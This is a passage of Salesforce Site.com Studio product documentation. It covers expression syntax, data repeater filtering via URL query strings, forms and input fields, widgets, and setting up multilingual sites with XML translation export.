Site.com uses expression language to display data dynamically. Expressions serve as placeholders for data that will be replaced with information when the page loads. When working with data-bound page elements or custom widget properties, you can use expressions to customize how data is displayed on the page.

In Site.com, expression syntax consists of an open curly brace and exclamation point, the field, custom property name, or namespace name, and a closing curly brace.

For example, if you added a custom property called `URL` to a widget, you can use the syntax `{!URL}` to add the expression to custom code or content blocks. Similarly, to add an expression for the Billing City field, you can use the syntax `{!BillingCity}`. For related objects, the field name is prefixed by the name of the master object: `{!Account.BillingCity}`.

If you're editing a [data element](#) in a data repeater or a [data table column](#), you can access the object's fields by name in a drop-down list without using expressions. However, if you want to customize how the field is displayed on the page, you can see and edit the expression when you click **Customize** in the dialog box.

If you're working with [custom code](#) or [content blocks](#) in a data repeater, you can only access the object's fields using expressions.

Expressions let you customize the output by:

- Adding text around the expression. For example, let's say you're displaying the phone number of each of your business locations. You could enter the text *Contact us at* before the `{!Phone}` expression. When the data is displayed on the page, `{!Phone}` is replaced with the field's value for each record: *Contact us at 100-200-3000*.
- Formatting the output using HTML tags. For example, you could wrap `H1` tags around the expression to alter how the output is displayed on the page: `<H1>{!Phone}</H1>`.
- Creating a URL query string to pass variable information to a data repeater or data table on another page. The second page, in turn, uses the received variable to retrieve and display the relevant records. For example, you could create a hyperlink, such as `/product_details?productID={!id}`, where `{!id}` is replaced with the product ID for each record. When a particular

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

product link is clicked, the product ID is passed to the Product Details page, which uses the ID to retrieve the record's information and display it on the page.

[Using Data Functions](#)

Data Filtering Examples

When working with data repeaters, data tables, and data functions, you can filter the data you retrieve in many ways. In this topic, we explore two options—fixed values and URL query strings—to illustrate some common filtering techniques.

Example 1: Using a Fixed Value to Filter Results

In our first example, we have a custom object called “News” that stores company news and events. Each news item has a `Status` picklist that can be set to either `In Progress` or `Approved`. We only want to display approved news items on our Company News page. In this case, we can use a fixed value to filter the data in the News object.

In this scenario you would:

1. Add a data repeater to the page and configure it as follows:
 - a. Select the News custom object.
 - b. In the Filters section, set the criteria to `Status Equals Fixed value`.
 - c. Enter `Approved` in the Value text box.

This tells the data repeater to return only records where the `Status` field contains the value `Approved`.

2. Add data elements to the data repeater to display the required fields, such as Title, Description, and Date, on the page.

Example 2: Using a URL Query String to Dynamically Filter and Display Results on Another Page

In our second example, we have a custom object called “Products” that stores product information. However, some products are only available in certain locations, so we'd like to let customers view the products in their nearest city. In this case, we could create a Locations site page that contains links to each available city.

We want each link to open the Products site page, but only display products based on the user's selection. We can do this using URL query strings, which allow us to pass variable content between HTML pages. The variable information in this case is the product location; the data repeater won't know which products to return until the user makes a selection.

For this scenario, you would:

1. Add a data repeater to the Products page and configure it as follows:
 - a. Select the Products custom object.
 - b. In the Filters section, set the criteria to `City Equals URL query string`.
 - c. In the Value text box, enter the variable name—in this case, `location`.
 - d. In the If query string is missing drop-down list, select **Don't apply this filter item**. This option is used when a customer wants to view all products without filtering.
 - e. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

2. Add data elements for the fields you want to display, such as Product Name, Description, and Price.
3. On the Locations page, add a data repeater and select the Products custom object.
4. Add a data element to the data repeater to represent the `City` field and configure it as follows:
 - a. Select the `City` field as the field to display, because we want to use the name of the city as the hyperlink.
 - b. Select Text as the display format.
 - c. Select **Add a hyperlink** to display a URL on the page.
 - d. In the Link to drop-down list, select An item in your site.
 - e. Select Page as the type and select the Products page. (If you can't see the list of pages, place your cursor in the URL text box and press the DOWN key on your keyboard.)
 - f. Change the URL value to `/product?location={!City}`. In this case, `{!City}` is a placeholder for the value of a record's `City` field. When the page first loads, `{!City}` is replaced with the correct value, such as Dallas, which creates the following URL for that record:

```
/product?location=Dallas
```

When clicked, this opens the Products page and passes `Dallas` as the value of the `location` variable.

- g. For the tooltip, select the `City` field and click **Customize**.
- h. Change the value to *Show me products available in `{!City}`*.

Again, the `{!City}` placeholder is replaced by the value of the `City` field for each record when the page loads.

Now, when the Locations page loads, the data repeater displays the location of each product as a link. When a customer clicks a link, such as Dallas, the Locations page passes `location=Dallas` to the Products page. As the Products page loads, the data repeater uses this value to dynamically return only records where the `City` field contains the value `Dallas`.

Adding a Form to the Page

Use forms to collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

To add a form to a page:

1. Drag a **Form** from the Page Elements pane onto the page.
2. Select the Salesforce object that you want to submit data to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Create" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
3. Add available fields to the form by double-clicking a field, or selecting it and clicking . All required fields are automatically added to the list of selected fields. However, you can [hide required fields](#) after you add the form to the page.
 4. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.
 5. Click **Save**.

Note: When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global_Property` as the source, and select `Current_userID` as the value.

After you add a form to the page, you can't change the object it's connected to. If you need to connect to a different object, you must replace the form.

You can use the form's Properties pane to:

- See which object the form is connected to.
- Add a title to the top of the form.
- Specify what occurs [when a user successfully submits the form](#).
- Change the appearance of the form by [selecting a different theme](#).

Adding Input Fields to Forms or Pages

Adding Input Fields to a Form

You can add additional input fields to an existing form. Each input field binds to a field in the object the form is connected to.

The quickest option is to:

1. Select the form on the page.
2. Select  > **Add Fields**.
3. In the Add Fields list, click the fields that you want to add. The Add Fields list displays the available fields in the object that the form is connected to. When you click a field, the correct field type is automatically added to the form, such as a checkbox or picklist field.

Alternatively:

1. Select the form on the page.
2. Select  > **Add Page Elements**.
3. In the Add Page Elements list, click the input field type that you want to add, such as **Checkbox**.
4. Choose a field in the Add a Field dialog box and click **Save**. If no fields of that type exist in the object, you can't add a field of that type to the form.

Note:

- You can't add fields to a form by clicking  > **Edit Form**.
- Formula, encrypted text, geolocation, and lookup field types aren't supported.
- You can't configure the default field-level error messages that appear when users enter an incorrect value.

Adding Input Fields to a Page

You can add input fields directly to a page, panel, data repeater, or data table to build your own custom features using [custom code](#). For example, let's say some of your products are only available in certain locations and you'd like to let customers view the products in

EDITIONS

Available in: **Salesforce Classic**

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- **Site.com Publisher User** field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

their nearest city. You could add a picklist input field to the page that lists the various locations. Using custom code, you could then pass the user's selection to a [data table](#) or [data repeater](#) via a [query string](#) to display a filtered product list.

To add an input field to the page, drag it from the Page Elements pane onto the page. Alternatively, select the page or container page element in the Page Structure pane, select  > **Add Page Elements**, and select the input field.

SEE ALSO:

[Input Field Types](#)

[Input Field Properties](#)

[Editing Input Fields in a Form](#)

[Adding a Form to the Page](#)

Editing Input Fields in a Form

After you've added a form to the page, you can edit and reorder its fields.

To reorder fields, drag them to the correct position on the page or in the Page Structure pane.

Alternatively, select a field and click  > **Move Up** or  > **Move Down**.

To hide a field, such as required field that you don't want your site visitors to see, select `Hidden Field` in the Properties pane. When you hide a field, you can access it from the Page Structure pane.

To make a field a required field, which means the user must complete the field before submitting the form, select `Required Field` in the Properties pane. A red asterisk (*) is displayed beside the field to indicate that it's required. You can't change the `Required Field` setting for any fields that are required by the object the form is connected to.

To rename a field, replace the name in the `Label Name` field in the Properties pane.

To change the appearance of a field on the page, select a different theme in the Properties pane. If the field is in a form, you can only change the form's theme.

Note:

- You can't move fields from a form onto the page. However, you can delete non-required fields, or hide both required and non-required fields.
- You can't drag fields from the page onto a form.

Input Field Types

When adding input fields to a form or page, the following field types are available. However, if the object connected to a form doesn't contain a particular field type, you can't add that input field type to the form.

Page Element	Description
Checkbox	Lets users set a true (selected) or false (deselected) value on a form or page.
Currency	Lets users enter a currency amount on a form or page.
Date	Lets users enter a date on a form or page. If the field's <code>Date/Time Selector</code> property is set to <code>Popup Calendar</code> , the user can pick the date from a popup calendar.
Date/Time	Lets users enter a date and time on a form or page. If the field's <code>Date/Time Selector</code> property is set to <code>Popup Calendar</code> , the user can pick the values from a popup calendar.
Email	Lets users enter a valid email address on a form or page.
Multi-Select Picklist	Lets users select one or more values from a list on a form or page.
Number	Lets users enter a whole number on a form or page.
Percent	Lets users enter a percent amount on a form or page.
Phone	Lets users enter a phone number on a form or page.
Picklist	Lets users select a value from a list on a form or page.
Rich Text Area	<p>Lets users enter up to 32,768 characters on a form or page. Supports any combination of letters, numbers, or symbols. Users can format the text, and add images and hyperlinks.</p> <p> Note: A rich text area field can't be used for image uploads in Site.com sites or Force.com Sites due to security constraints.</p>
Text	Lets users enter up to 255 characters (depending on the field limit in the Salesforce object) on a form or page. Supports any combination of letters, numbers, or symbols.
Text Area	Lets users enter up to 32,768 characters on a form or page, which display on separate lines. Supports any combination of letters, numbers, or symbols.

[Adding a Form to the Page](#)

Input Field Properties

When adding or editing input fields on a form or page, use the options in the Field Properties section of the Properties pane to control how the selected input field functions.

Name	Description
Label Name	The external name of the field. This is displayed as the field name on the form or page.
Default Value	Sets the field's default value. This automatically populates the field with the value you specify when the page loads.
Required Field	<p>When selected, makes the field mandatory, so the user can't submit a record without entering a value. A red asterisk (*) is displayed beside the field to indicate that it's required.</p> <p>You can't change the <code>Required Field</code> setting for any fields that are required by the object the form is connected to.</p>
Hidden Field	When selected, hides the field from the form or page. For example, you may want to hide a required field from your site visitors, or set the default value for a field that you don't want users to see or edit. When you hide a field on the page canvas, you can still access it from the Page Structure pane.
Date/Time Selector	Applies to the <code>Date/Time</code> field only. Sets whether users can select the date and time using a popup calendar.
Picklist Values	Applies to <code>Picklist</code> and <code>Multi-select Picklist</code> fields only, and only when added directly to the page. Sets the list of items to display in the picklist. (You can't modify the picklist items if the field is connected to an object.)

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Name	Description
	<p>Each picklist item consists of a <code>Label</code> and a <code>Value</code> field. The <code>Label</code> field is displayed in the picklist, whereas the <code>Value</code> field is an internal value. In most situations, you can use the same value in both fields, unless you want to submit a different value than the one displayed to the user.</p> <p>Click  to enter values for the <code>Label</code> and <code>Value</code> fields.</p>
Rows	<p>Applies to <code>Rich Text Area</code> and <code>Text Area</code> fields only. Sets the number of rows of text to display.</p>

Setting the Default Value of Input Fields

You can set the default value of an input field that you add to a form or page. This automatically populates the input field with the value you specify when the page loads.

When used with a field's `Hidden Field` property, which hides the field on the form or page, the default value is a useful tool for submitting data that you don't want your users to see. For example, you could add a hidden field that uses the Global Property option to track when a form is submitted.

 **Note:** Default field values that are already set on the object aren't transferred to Site.com.

To set the default value of a field:

1. Select the field.
2. Click **Configure** in the Properties pane.
3. Select the source of the default value.

Option	Description
Fixed Value	Use when you want to specify the value. For example, for a text field, you could add default text. Alternatively, if the field is a picklist, you can select a default value from the list.
URL Query String	Use when you want to pass variable content via a URL to the item when the page loads. For example, if you're working with a picklist field, you could pass variable information, such as location, to filter the list and display only items from that location. See Data Filtering

Setting a Form's Submit Behavior

When your site visitors submit a form successfully, you can either redirect them to another page or display a message indicating that they were successful.

When the page is open:

- Select the form in the Page Structure pane.
- In the Properties pane, select an option in the When Successful drop-down list.

Option	Description
Show another page	Redirects the user to the page that you specify.
Display a message	Displays a message below the form.

- As appropriate, specify either:
 - The page to redirect to in the `Page URL` field. You can enter a relative URL, such as a site page, or an absolute URL. For relative URLs, ensure you include a forward slash (/).
 - The message text in the `Message Text` field.

 **Tip:** The form's **Submit** button uses the submit action in the [Events pane](#).

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Styling Forms

Forms are styled using CSS themes that you can customize to match the design of your website.

When you add a form to a page, the form uses a default theme to control its appearance. To change the form's theme, select an option in the Theme section in the Properties pane:

- `Default` places the field name above the text box. Required fields are denoted by a red asterisk (*) beside the field name.
- `Salesforce` places the field name to the left of the text box. Required fields are denoted by a red vertical bar (|) in front of the text box.

Alternatively, to customize a theme to suit your needs:

1. Select the form on the page.
2. Select a theme to use as a base in the Theme section of the Properties pane.
3. Open the Style pane and ensure `Class` is selected.
4. In the Style drop-down list, select the part of the form that you want to style. When you select an item, it's highlighted for a few seconds so you can easily see which part you're styling.

Option	Description
Entire form	Styles the whole form.
Field rows	Styles each field row.
Field labels	Styles the labels of each field.
Fields	Styles the fields (text boxes, drop-down lists, and so on). Only available for the Salesforce theme.
Required symbol	Styles the asterisk symbol (*) for required fields. Only available for the default theme.
Error message	Styles the error message that's displayed when users try to submit an incorrectly completed form. Only available for the default theme.

 **Tip:** If you're familiar with CSS, you can also modify the style of the form in the site's style sheet.

5. To style the selected part of the form, update the [Style pane properties](#). Your theme customizations are reflected immediately in the form, and apply to the selected form only.
6. Repeat as required for each part of the form.

AND

Site administrator or designer role assigned at the site level

The Default, Error, and No Data Views

When working with data repeaters, data tables, data functions, and forms, you can customize what your site visitors see if an error occurs when connecting to the data source. Additionally, for data tables, data repeaters, data functions, you can customize what's displayed when no data exists for the current query. For example, if you set up a data repeater to dynamically filter and display results based on the user's selection, but there are no results for that selection, you can display an appropriate message to explain what happened.

- The Default View (1) is what usually appears on the page. For example, when you add a form to the page, the Default View contains the form's fields.
- The Error View (2) is displayed if an error occurs when connecting to the data source. It contains a content block with a default message that you can customize. You can also add other page elements to the view.
- The No Data View (3) is displayed when no data exists for the current query. It contains a content block with a default message that you can customize. You can also add other page elements to the view.

Repairing Data Connections

If you or another user modifies the object that an existing data repeater, data table, data function, or form is connected to, the data connection might break. For example, this can happen if a connected object or field is renamed or deleted, or if its permissions are changed.

When you open a site page containing broken data connections, a dialog box that lists the problems appears. Hover over each item's  icon to see the possible solutions.

Problem	Solution
A data repeater, data table, or data function is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	<p>Open the guest user profile and ensure the "Read" permission is enabled on the object.</p> <p>If that's unsuccessful, click Edit beside the listed item to open the Data Connection dialog box, and ensure the correct object is selected. If the object has been renamed, select the renamed object. If the object has been deleted, you must either choose a different object or delete the page element.</p>
A data repeater, data table, or data function is trying to filter results using fields that are longer visible, or have been renamed or deleted.	<p>Open the guest user profile and ensure the object has the correct field-level security enabled for each field.</p> <p>If that's unsuccessful, click Edit beside the item to open the Data Connection dialog box, and reset the filter criteria.</p>
A data element is connected to a field that's no longer visible, or has been deleted or renamed.	<p>Open the guest user profile and ensure the object has the correct field-level security enabled for the field.</p> <p>If that's unsuccessful, click Edit beside the item to open the Edit Data Element dialog box, and ensure the correct fields are referenced in all relevant drop-down lists and in any custom text.</p>
A form is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	<p>Open the guest user profile and ensure the "Create" permission is enabled on the object.</p> <p>If that's unsuccessful, you must replace the form, as you can't edit a form's data connection.</p>
A form is missing one or more required fields, which were added to the object after the form was created.	<p>Add the missing field to the form.</p>
A form field is pointing to a field that's no longer visible, or has been renamed or deleted.	<p>Open the guest user profile and ensure the object has the correct field-level security enabled for the field.</p> <p>If that's unsuccessful, remove the field from the form.</p>

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Note: If you're a Communities user working with authenticated pages, keep in mind that object access on public and private pages is controlled by the user profile of the authenticated user. The guest user profile controls object access on public pages for unauthenticated visitors only.

Widgets Overview

Widgets let you save time by building custom page elements that you and your team can reuse throughout the site.

Using the existing Site.com page elements, such as panels, content blocks, custom code, or data repeaters, you can create widgets to suit your unique requirements. You can add custom properties to allow greater flexibility over how your widgets are reused. And you can even add a widget to another widget!

By using CSS to style the widget, you can ensure it always appears correctly whenever it's added to site pages or page templates. Additionally, you can let contributors add widgets to site pages and add branding properties that enable contributors to update the widget's appearance.

With widgets, you can:

- Minimize duplication in your site. You just build once, then reuse.
- Reduce maintenance overheads for you and your team. Any updates you make to a widget are automatically reflected in copies of the widget on the page.
- Improve the load time of your pages.

Example: For example, you could use the custom code page element to create reusable social plug-in widgets, such as **Like** or **Follow** buttons from Facebook, or a Twitter feed. 

Alternatively, to ensure a consistent look and feel across all of your pages, you could create a corporate header such as this sample header widget. It consists of a panel (1) that contains a company logo (2) and a menu (3). The widget also contains another widget (4) that's composed of a panel containing custom code for Facebook, Twitter, and RSS plug-ins.

You could also use widgets to store commonly used pieces of text, such as company names, addresses, legal text, and so on. Simply create a widget that contains a content block with the relevant text.

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited Editions**

Available (with limitations) in: **Developer Edition**

Best Practices for Using Widgets

- Wherever possible, use widgets to reduce duplication in your site design. This is particularly important when working with complex designs or site elements, where maintenance can be time consuming.
- If you plan to use the same widgets across several sites, consider creating a basic site to contain all the required widgets. Then, for each new site, just create a copy of that basic site. That way, each new site automatically includes all of the widgets you created.
- When using CSS to style widgets, add the CSS to the Site Style Sheet, which is the site's global style sheet. Because every page automatically references the style sheet, you can ensure that each widget will appear correctly on the page.

[Creating Widgets](#)

Widgets let you create custom, reusable page elements by combining existing Site.com page elements, custom code, and CSS.

[Adding a Widget to a Page](#)

[Editing and Deleting Widgets](#)

[Site Branding Overview](#)

Creating Widgets

Widgets let you create custom, reusable page elements by combining existing Site.com page elements, custom code, and CSS.

When you create a widget, it's added to the Widgets view on the Overview tab, where you can access and manage all of the site's widgets. If you make it available, the widget also appears in the Widgets section of the Page Elements tab, where you and your team can easily drag it onto the page. You can also let contributors add widgets to site pages.

1. Hover over **Widgets** on the Overview tab and click **New**, or click **New Widget** when the Widgets view is open.
2. Enter the widget name. This is name that appears in the Page Elements pane.
3. Optionally, add a description.
The description appears as a tooltip in the Page Elements pane.
4. To add a display icon for the widget, select an image from your imported assets. Use an icon that's 16 x 16 pixels in size.
5. Optionally, deselect **Available in the Page Elements Pane** if you don't want the widget to appear in the Page Elements pane.
For example, you may not want the widget to appear until you've finished building it.
6. Click **Apply**. Now you're ready to add page elements to the widget.
7. Click the widget's name to open it in a new tab.
8. Add the page elements and CSS styles you need.
9. Optionally, add custom properties or branding properties to the widget.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- **Site.com Publisher User** field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

After you finish building the widget, ensure it's available in the Page Elements tab by selecting `Available in Page Elements Pane` on the Properties pane.

To let contributor's add a widget to a site page, select `Available to Contributors` on the Properties pane. This setting controls whether the widget appears in the contributor's Page Elements pane. You must also ensure that the site includes a template-based site page with at least one editable panel.

SEE ALSO:

[Widgets Overview](#)

[Custom Properties for Page Templates or Widgets Overview](#)

[Site Branding Overview](#)

[Adding a Widget to a Page](#)

Adding a Widget to a Page

Before you can add a widget to a page, you must make sure it's available for use. Either:

- Select `Available in Page Elements pane` in the Properties pane when the widget is open.
- Hover over the widget in the Widgets view on the Overview tab, select  > **Edit Properties**, and select `Available in Page Elements pane`.

When the page is open:

1. Drag the widget from the Widgets section of the Page Elements pane onto the page. When you add a widget to a page, it creates a copy or *instance* of the widget. You can't edit this widget instance.
2. If available, update the properties in the widget instance's Properties pane.

Editing and Deleting Widgets

Access the site's widgets in the Widgets view under All Site Content (on the Overview tab).

To update a widget, hover over it and click . From the  menu, you can:

- Edit the widget. When you edit a widget, it opens in a new tab. Any updates you make are reflected immediately in the site pages or page templates that reference it.
- Update the widget's properties, including the name, description, display icon, and availability. In the Widgets view, you can also edit the name, description, or availability inline by double-clicking the item.
- Duplicate, preview, or delete the widget. You can't delete a widget if it's being used on a site page, page template, or another widget.

Multilingual Sites Overview

Site.com Studio lets you to create different language versions of your site. And because all languages are maintained within the site, you don't need to create and manage a separate site for each language.

As a site administrator or designer, you can add and manage the languages that you want your site to support. After you add a language to the site, you'll notice the Site.com Studio language selector on the toolbar, which lets you and your team switch between languages when editing the content of a page. This makes content editing quick and easy because you never have to leave the page to change to another language.

Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

As a site administrator or designer, you can also export site content as an .xml file and send it to your translation service. After you receive the edited file, simply import it back into your site to populate each page with the translated content.

In turn, to let your site visitors choose their preferred language from those available when viewing the site, you can add a Language Selector page element to your pages. And in case any part of the site content isn't available in their chosen language, you can specify a *fallback* language to display instead.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

 **Example:** For example, if a site visitor chooses French (CA) from the language selector, but there is no content for that page in French (CA), content in the fallback language—say, French (FR)—is displayed instead.

[Create a Multilingual Site](#)

Creating a multilingual site is a multistep process. It involves defining the languages you want your site to support, adding translated content for each language, and letting your site visitors choose their preferred language.

[Setting the Default Language](#)

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages.

[Adding Languages](#)

Add the languages you want your site to support.

[Setting Language Options](#)

After you add site languages in the Languages view, you can define separate settings for each one.

[About Editing Language Content](#)

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages. So for example, if you build your site and then add French as a site language, the French version initially contains English (US) content until you replace it with French-specific content.

[Editing Language Content on the Page](#)

The Site.com Studio language selector lets you switch between languages as you edit content on each page. Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

[Language-Aware Properties](#)

Several properties in the Properties pane are *language aware*, meaning they can store different values for each language.

[Exporting Language Content](#)

Export one or more site languages as an .xml file that you can send to your translation service.

[Importing Translated Content](#)

You can import a translated .xml file back into your site after your translation service has completed the translations.

[Adding a Language Selector Page Element](#)

The language selector lets your site visitors choose their preferred language when viewing a site.

[Deleting Languages](#)

When you delete a language, the translated content is not actually deleted—it's just no longer available to your or your team. As soon as you add the language back to the site, you can access the translated content again.

[Create a Multilingual Site](#)

[About Editing Language Content](#)

Create a Multilingual Site

Creating a multilingual site is a multistep process. It involves defining the languages you want your site to support, adding translated content for each language, and letting your site visitors choose their preferred language.

1. [Set the default site language](#). It's important that you do this before you begin adding translated content to your site.
 2. [Add languages](#) to the site.
 3. [Set options](#) for each language, such as the display language and fallback language.
 4. Add content for each site language one of two ways:
 - [Edit the page content](#) for each language directly.
 - [Export the content for translation](#) and then [import the translated content](#).
 5. [Add a Language Selector page element](#) to your site pages, so authenticated site users can choose their preferred language.
 6. If you have a self-service community built on the Customer Service (Napili) template, add the Language Picker component to your community pages. This allows guest users (users who aren't logged in) to choose their preferred language. For details, see [Using Templates to Build Communities](#).
-  **Tip:** After you add language-specific content to your site, you can share a separate preview URL for each language. Just switch to the desired language in the Site.com Studio language selector and click **View Anonymous Preview**. Then copy the link to send it to your reviewers.

[About Editing Language Content](#)

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To edit language content:

- `Site.com Publisher User or Contributor User` field enabled on the user detail page and any role assigned at the site level

Setting the Default Language

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages.

It's important to set the default language before you add any language content to your site. This setting is not associated with the default language setting in your Salesforce organization.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Select a language in the Default Site Language drop-down list.

 **Note:** If you decide to change the default language after you add translated content, you must first export the translated content, then change the default language, and finally, import the content back into your site. Otherwise the translated content won't appear for the newly selected default language.

For example, let's say you make English the default site language and add French as a site language. After you add content in both English and French, you decide to change the default site language to French. To preserve the French content, you must first export it. Then, select French as the default site language before importing the French content back into the site.

Setting Language Options

After you add site languages in the Languages view, you can define separate settings for each one.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Select a language in Site Languages.
3. Update the options in Language Settings:

Option	Description
Active on Live Site	If you add a language selector element on your active site, this checkbox controls whether the language shows in the drop-down list. Use the property to hide a language until you're ready to release the associated content to your site visitors.
Fallback Language	The fallback language displays when there's no content available for the currently selected language. For example, if a site visitor chooses Japanese from the language selector, but there is no content for that page in Japanese, content in the fallback language is displayed instead.
Display Label	You can define the display label for each language. It appears in any language selectors you add to your site, and in the Site.com Studio language selector.

- Site administrator or designer role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Content blocks display icons to let you know whether content for the selected language has been replaced.

- A warning icon () indicates that the text that has not yet been replaced.
- A globe icon () indicates that the content has been replaced.

In addition, several page elements have *language aware properties*, meaning they can store different values for each language. These properties are indicated in the Properties pane by a globe icon ()

You can add content for each site language one of two ways:

- [Edit the page content](#) for each language directly using the Site.com Studio language selector.
- [Export the content for translation](#) and then [import the translated content](#) back into the site.

Language Display Order

After you add language-specific content to your site, content on the page is displayed in the following order, depending on which language content is available:

1. Selected language
2. Fallback language
3. Default language

For example, if you delete the French contents of a content block, and Spanish is the fallback language, the Spanish content is displayed rather than the default language content. In turn, if you delete the Spanish content, then the default language content is displayed.

Language-Aware Page Elements

The following page elements support translated content:

- Content Block
- Custom Code
- Data Element
- Form
- Input Fields
- Image
- Language Selector

SEE ALSO:

[Language-Aware Properties](#)

Editing Language Content on the Page

The Site.com Studio language selector lets you switch between languages as you edit content on each page. Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

When the page is open:

1. Select a language in the Site.com Studio language selector (the Change Site Language drop-down list on the toolbar).
2. Edit the page content.
If you're viewing a content block in a specific language:
 - A warning icon () indicates that the text that has not yet been replaced.
 - A globe icon () indicates that the content has been replaced.
3. Optionally, update the [language-aware properties](#) as required.

 **Note:** Site.com Studio does not validate languages as you enter content. Take care to add the correct content for the selected language.

To revert translated content, right-click the content block and select **Revert Translation**. Text reverts to the fallback language, if specified, or else to the default site language.

SEE ALSO:

[About Editing Language Content](#)

Language-Aware Properties

Several properties in the Properties pane are *language aware*, meaning they can store different values for each language.

If you don't specify language-specific properties for a page or page element, the property values of the default languages are used instead.

Property	Applies To	Description
Alternative Text	Image	Used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
Do Not Translate	<ul style="list-style-type: none"> • Content Block • Custom Code 	Prevents the item's content from being translated. When selected, the globe icon () is removed from language-aware properties, indicating that they no longer support language-specific content.

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To edit language content:

- Site.com Publisher User or Contributor User field enabled on the user detail page and any role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property	Applies To	Description
	<ul style="list-style-type: none"> Data Element Form Input Fields Image Language Selector Page 	If you add language-specific content and subsequently enable this property, your language-specific content is simply hidden. If you disable the property again, the content reappears.
Home Page URL	Language Selector	Redirects site visitors to a different page when they choose a language. The URL is the same for all languages.
Image Asset	Image	Lets you specify the image to display for the selected language. For example, with English (US) selected in the Site.com Studio language selector, select the English version of an imported image. Then, to enter a French version of the same image, select French in the language selector and select the French image.
Label	Language Selector	The label that appears beside the Language Selector page element when it's added to a page. "Change Site Language" is the default text. The text is translatable, so you can either choose a language in the Site.com Studio language selector and update the text for each language, or export all site content for translation.
Navigation Name	Page	The page name that appears in a navigation menu.
Title	Page	The title that appears in the title bar of browser windows.
Visible in Live Site	Page	If you add a menu to your site, controls whether the page appears in the menu for the selected language. Additionally, the page is no longer accessible via its language-specific URL. If <code>Do Not Translate</code> is also enabled, the status of <code>Visible in Live Site</code> applies to all languages.

[About Editing Language Content](#)

Exporting Language Content

Export one or more site languages as an .xml file that you can send to your translation service.

1. In the Languages view on the Overview tab, click  > **Export Content for Translation**.
2. Select the language content that you want to export for translation. (Use CTRL+click to select multiple items.)
3. Optionally, enter a different filename. The default name is `languages.xml`.
4. Click **OK**.
5. If required by your browser, choose where to save the file.

After you export the .xml file, you can send it for translation.

 **Example:** The .xml file contains a time stamp attribute that records the time of the export, and encloses all translatable content in CDATA sections, as shown in this example.

```
<?xml version="1.0" encoding="utf-8"?>
<langagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
      <p>This is our English content.</p>
    ]]> </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
      <p>This is our French content.</p>
    ]]> </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]> </field>
  </component>
</langagedata>
```

When you receive the translated .xml file, import it back into the site.

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- **Site.com** Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Importing Translated Content

You can import a translated .xml file back into your site after your translation service has completed the translations.

